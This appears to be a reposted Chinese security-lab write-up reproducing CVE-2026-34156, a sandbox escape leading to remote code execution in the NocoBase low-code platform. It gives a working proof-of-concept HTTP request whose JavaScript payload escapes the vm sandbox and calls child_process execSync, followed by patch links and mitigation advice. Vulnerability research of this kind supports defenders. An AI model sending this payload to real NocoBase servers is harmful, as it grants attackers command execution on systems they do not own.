


本文转载自微信公众号「弥天安全实验室」
原文标题:【成功复现】NocoBase硬编码远程代码执行漏洞(CVE-2026-34156)
内容版权归原作者及原公众号所有,转载仅为传播资讯;若有侵权请联系管理员删除。
网安引领时代,弥天点亮未来

0x00写在前面
本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!

0x01漏洞介绍
NocoBase是NocoBase组织开源的一个低代码平台。

NocoBase 2.0.28之前版本存在安全漏洞,该漏洞源于工作流脚本节点在Node.js vm沙箱中执行用户提供的JavaScript时,传递给沙箱环境的console对象暴露了主机领域的WritableWorkerStdio流对象,可能导致经过身份验证的攻击者遍历原型链以逃逸沙箱并实现远程代码执行。
0x02影响版本
NocoBase 2.0.28之前版本
利用条件:
1.受影响版本网站网络可达。
2. NocoBase平台的认证权限。
0x03漏洞复现

1.访问环境

2.漏洞利用
poc
POST /api/flow_nodes:test HTTP/1.1Host: 127.0.0.1Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEsImlhdCI6MTczNTYxNTM5NiwiZXhwIjoxNzM2MjIwMTk2MDB9.UbXLKR3f6ClBcCDyjKuYMjS0Ox4c5-OOxzgdeNtPjDAContent-Length: 268Content-Type: application/json{"type": "script", "config": {"content": "const Fn=console._stdout.constructor.constructor;const proc=Fn('return process')();const cp=proc.mainModule.require('child_process');return cp.execSync('echo 92637100c6').toString().trim();", "timeout": 5000, "arguments": []}}
漏洞测试,dnslog回显

3.弥天安全实验室漏洞库【已验证】

0x0 4修复建议
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
临时缓解措施:
安全防御设备WAF、IPS、防火墙等阻断攻击行为。
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
https://www.nocobase.com/zh-CN/https://github.com/nocobase/nocobase/pull/8967https://github.com/nocobase/nocobase/releases/tag/v2.0.28https://github.com/nocobase/nocobase/security/advisories/GHSA-px3p-vgh9-m57c
弥天简介
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
口号 网安引领时代,弥天点亮未来

知识分享完了
喜欢别忘了关注我们哦~
学海浩茫,
予以风动,
必降弥天之润!
弥 天
安全实验室
📰 相关阅读
— 阅读原文请访问微信公众号「弥天安全实验室」 · 原文链接 —
© 版权声明
THE END


暂无评论内容